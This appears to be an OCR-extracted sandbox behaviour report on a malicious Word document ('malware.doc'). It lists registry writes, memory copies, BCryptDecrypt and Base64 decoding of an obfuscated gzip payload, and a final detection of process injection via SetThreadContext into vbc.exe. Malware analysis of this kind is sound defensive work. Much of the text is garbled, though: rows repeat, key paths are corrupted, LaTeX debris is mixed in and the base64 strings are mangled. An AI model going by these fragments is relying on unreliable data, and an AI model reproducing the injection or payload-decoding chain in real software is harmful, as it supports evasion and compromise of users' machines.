C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 106657296, 14) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (20000000, 0, 106657296, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (2000000000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (20000000000000000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (7780, 0, 107596560, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5780, 0, 107596560, 2) Return: 0 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 2796 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (bbde70) Return: 1 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 56560014 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100904000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 106657276, 14) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (200000000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (000000000FFFFFF00, 0, 106657246, 8) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1000000000FFFFFF00, 0, 106657416, 8) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1000000000000000000000000000000000000 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: GetVersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100004000000000F01F EC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 106657296, 14) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (20000000, 0, 106657296, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (2000000000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (2000000000000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1000000000000000000000000000000000000 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 2796 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\Version\Exa Args: (bbde70) Return: 1 API Name: Get\Version\Exa Args: (bbde70) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: Get\Version\Exa Args: (72589cf) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (728000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (7800000000FFFFF00, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (7800000000FFFFF00, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (7800000000FFFFF00, 0, 106657296, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (7800000000000000000000000000000000000 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | ECIUsageiSpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C0000000000F01F ECIUsageiSpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F ECIUsage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F ECIUsage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: GetVersionExA Args: (bbde70) Return: 1 API Name: GetVersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F ECIUsage\SpellingAndGrammarFiles_1033 Value: 56560012 API Name: SetVersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100904000000000F01F ECIUsage\SpellingAndGrammarFiles_1033 Value: 56560011 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 22) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 1231497, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1680, 0, 107596560, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1680, 0, 107596560, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1680, 0, 107596560, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1680, 0, 107596560, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1680, 0, 10759 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Write Registry Key Call System API | ECIUsageiSpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C0000000000F01F ECiUsageiSpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F ECiUsage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01F ECiUsage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: GetVersionExA Args: (bbde70) Return: 1 API Name: GetVersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01F ECiUsage\SpellingAndGrammarFiles_1033 Value: 56560012 API Name: SetVersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100904000000000F01F ECiUsage\SpellingAndGrammarFiles_1033 Value: 56560011 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 1231497, 14) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657296, 14) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (7780, 0, 107596560, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1680, 0, 107596560, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1680, 0, 107596560, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1680, 0, 107596560, 2) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1680, 0, 107 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 |

| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D52000000000, 0, 12314976, 44) Return: 0 | 2512 | 1128 |
|---|--|--|--|
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D52000000000, 0, 106657276, 14) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657292, 4) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (090000005000000, 0, 106657296, 36) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000FFFFF00, 0, 106657416, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000, 0, 107596720, 2) Return: 0 | 2512 | 1128 |
| | | | |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (8080, 0, 107596724, 2) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (C180, 0, 107596728, 2) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (E380, 0, 107596732, 2) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (F780, 0, 107596736, 2) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF6000000000, 0, 12314520, 88) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF6000000000, 0, 12314476, 22) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF6000000000, 0, 12314456, 18) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF6000000000, 0, 12314560, 44) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF6000000000, 0, 106657276, 14) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657292, 4) Return: 0 | 2512 | 1128 |
| | | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (100000001000000, 0, 106657296, 36) Return: 0 | | |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0402040004820400, 0, 106657416, 64) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644432, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644440, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555555555, 0, 107644448, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555555555, 0, 107644456, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (55555555555555555, 0, 107644464, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555005555, 0, 107644472, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555550555005555, 0, 107644480, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555500500555555, 0, 107644488, 8) Return: 0 | 2512 | 1128 |
| | | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555000555555, 0, 107644496, 8) Return: 0 | | |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555555, 0, 107644504, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (55555555555555, 0, 107644512, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644520, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644528, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555555555, 0, 107644536, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555555555, 0, 107644544, 8) Return: 0 | 2512 | 1128 |
| Call System API | API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644552, 8) Return: 0 | 2512 | 1128 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000004109F1009040000000000F01FE | | 2796 |
| | C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001e | | |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammar\Files_3082 \Value: 56560013 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560014 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Mindows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560013 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560014 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000004109F1009040000000000F01FE | | 2796 |
| Write Registry Key | C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001f Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100904000000000F01FE | | 2796 |
| | C\Usage\SpellingAndGrammarFiles_1033 \Value: 56560020 | | |
| Call System API | API Name: GetVersionExA Args: (8b4e584) Return: 1 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Mindows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 56560021 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Mindows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 56560022 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE | | 2796 |
| | C\Usage\SpellingAndGrammarFiles_1033 Value: 56560023 | | |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000004109F1009040000000000F01FE | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 56560024 | 2512 | |
| Write Registry Key Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Mindows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 56560024 API Name: BCryptDecrypt Args: (eb2f40, {z}, 15400, 0, , 0, {z}, 15400, 12311964, 0) Return: 0 | 2512 2512 | 1128 |
| Write Registry Key Call System API Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Mindows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FE C\Usage\SpellingAndGrammarFiles_1033\Value: 56560024 API Name: BCryptDecrypt Args: (eb2f40, tz), 15400, 0, , 0, {z}, 15400, 12311964, 0) Return: 0 API Name: System.Convert::FromBase64String Args: (SDRzSUFBQUFBQUFFQU8yOUIyQWNTWIIsSmk5dHludC9TdIZLMStCMG9RaUFZQk1rMkpCQUVPekJpTTNta3V3ZGFVY2pLYXNxZ2NwbFZIVmRaaFpBek8yZHZQZmVlKys5) Return: 4834734941414141 | 2512 2512 | |
| Write Registry Key Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033\Value: 565600024 API Name: BCryptDecrypt Args: (eb2f40, {z}, 15400, 0, , 0, {z}, 15400, 12311964, 0) Return: 0 API Name: System.Convert::FromBase64String Args: (SDRzSUFBQUFFQUByQUIyQWNTWlisSmk5dHludC9TdlZLMStCMG9RaUFZQk1rMkpCQUVP | | 1128 |
| Write Registry Key Call System API Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100904000000000000F01FE C\Usage\SpellingAnd\Grammar\Files_1033\Value: 56560024 API \text{Name: BCrypt\Decrypt Args: (eb2f40, {z}, 15400, 0, , 0, {z}, 15400, 12311964, 0) \text{ Return: 0} API \text{Name: System.Convert::FromBase64String Args: (\text{SDRzSUFBQUFFQU8yOUJyQWNTWIIs\Smk5dHludC9TdIZLMStCMG9RaUFZQk1rMkpCQUVP} ekJpTTNta\SV3ZGFVY2pLYXNxZ2NwbFZIVmRaaFp\Bek\ByZHZQZmVlKys5) \text{ Return: 4834734941414141} Threat Characteristic: Detected as obfuscated script File: malware.doc | | 1128 |
| Write Registry Key Call System API Call System API Detection | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000000000000000000 | 2512 | 1128 1128 |
| Write Registry Key Call System API Call System API Detection Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000000F01FE C\Usage\SpellingAnd\Grammar\Files_1033\Value: 56560024 API \text{Name: BCrypt\Decrypt Args: (eb2f40, {z}, 15400, 0, , 0, {z}, 15400, 12311964, 0) \text{ Return: 0} API \text{Name: System.Convert::FromBase64String Args: (SDRzSUFBQUFFQU8yOUJyQWNTW\IsSmk5dH\udC9Td\IZLMS\tcMG9RaUFZQ\k1rMkpcQUVP\ekJpTTN\ta3V3ZGFVY2pLYXN\x2N\wbFz\VmRaaFp\Bek\text{8yZHZQZmV\Kys5}\) \text{ Return: 4834734941414141} Threat Characteristic: Detected as obfuscated script File: malware.doc SHA1: \text{8D06387E577EF13546AAB1C4888C3D9109E7DA64} API \text{Name: System.Convert::FromBase64String Args: (H\text{Hs}\text{IAAAAAAAAEAO29B2AcSZYL\istynt\SV\K1+B0oQ\iAYBMk2JBAEOz\text{BiM3mkuwdaUc\jKasqgcp\VmVdz\hZAZOZdvP\fee++999577730\judTif\33/8\XGZ\kAW22zkra}\) \text{Return: 1F8B080000000000} | 2512 | 1128 1128 1128 |
| Write Registry Key Call System API Call System API Detection Call System API Call System API Call System API Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000000000000000000 | 2512 2512 2512 | 1128 1128 1128 1128 |
| Write Registry Key Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FE C\Usage\SpellingAnd\Grammar\Files_1033\Value: 56560024 API \text{Name: BCrypt\Decrypt Args: (eb2f40, {z}, 15400, 0, 0, 0, {z}, 15400, 12311964, 0)\text{ Return: 0} API \text{Name: System.Convert::\From\Base64String Args: (SDRz\SUF\BQUF\BQUF\FQU\By\OU]y\QW\NT\Wils\Smk\5d\Hi\udC\GT\diz\LM\StCMG\GT\Base7\LM\R\CQU\P\P\ek\J\T\Nt\atgram\SV\Z\GT\Y\Y\Z\Y\N\Z\Z\N\b\Fz\V\max\text{Nk\pCQU\P\P\ek\J\T\Nt\atgram\SV\Z\GT\Y\Y\Z\Y\N\Z\Z\N\b\Fz\V\max\text{Nk\pCQ\V\P\ek\J\T\Nt\atgram\SV\X\Z\GT\Y\Y\Z\Y\N\Z\Z\N\b\Fz\V\max\text{Nk\pC\Q\T\ext{Nk\pS}}\)\Return: 4834734941414141 Threat Characteristic: Detected as obfuscated script File: malware.doc SHA1: \text{8D06387E577EF13546AAB1C4888C3D9109E7DA64} API \text{Name: System.Convert::\From\Base64String Args: (H4\si\AAAAAAAAAAAAAAA\AE\AO29B2\acs\Z\Y\J\J\y\y\text{V\K\1+B0oQi\AY\BM\kZ\J\BAEOz\Bi\M\3m\ku\wda\Ucj\Kasq\gcp\V\m\Vd\Z\Z\Z\Z\Z\Z\Z\V\P\f\ext{Pe++999577733\ujud\T\if\33\B\X\G\Z\K\AW\z\Z\x\r\angle \text{Neturn: 1F8B0800000000000}} API \text{Name: System.Convert::\From\Base64String Args: (TX\V\udd\S\O\S\G\Z\K\S\O\X\X\R\g\cq\E\)) \Return: 40756E6F7\A\Z\E\4869 API \text{Name: System.Convert::\From\Base64String Args: (\text{QEF1c2FsaXR5U291cmNI)\ \text{Peturn: 43617573616C6974}} | 2512 2512 2512 2512 2512 2512 | 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Call System API Call System API Detection Call System API Call System API Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000000000000000000 | 2512 2512 2512 2512 | 1128 1128 1128 1128 1128 |
| Write Registry Key Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FE C\Usage\SpellingAnd\Grammar\Files_1033\Value: 56560024 API \text{Name: BCrypt\Decrypt Args: (eb2f40, {z}, 15400, 0, 0, 0, {z}, 15400, 12311964, 0)\text{ Return: 0} API Name: System.Convert::\From\Base64String Args: (SDRz\SUF\BQUF\BQUF\FQU\By\OU]y\QW\NT\Wils\Smk\5d\Hi\udC\GT\diz\LM\St\CMG\BRa\GT\EX\GT\Ra\GT\BRA\G | 2512 2512 2512 2512 2512 2512 | 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000000000000000000 | 2512 2512 2512 2512 2512 2512 | 1128 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000000000000000000 | 2512 2512 2512 2512 2512 2512 2512 | 1128 1128 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000000000000000000 | 2512 2512 2512 2512 2512 2512 2512 2512 | 1128 1128 1128 1128 1128 1128 1128 1128 |

| Detection | | | |
|---|--|--|--|
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 | | |
| | Injected API: SetThreadContext | | |
| | Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe | | |
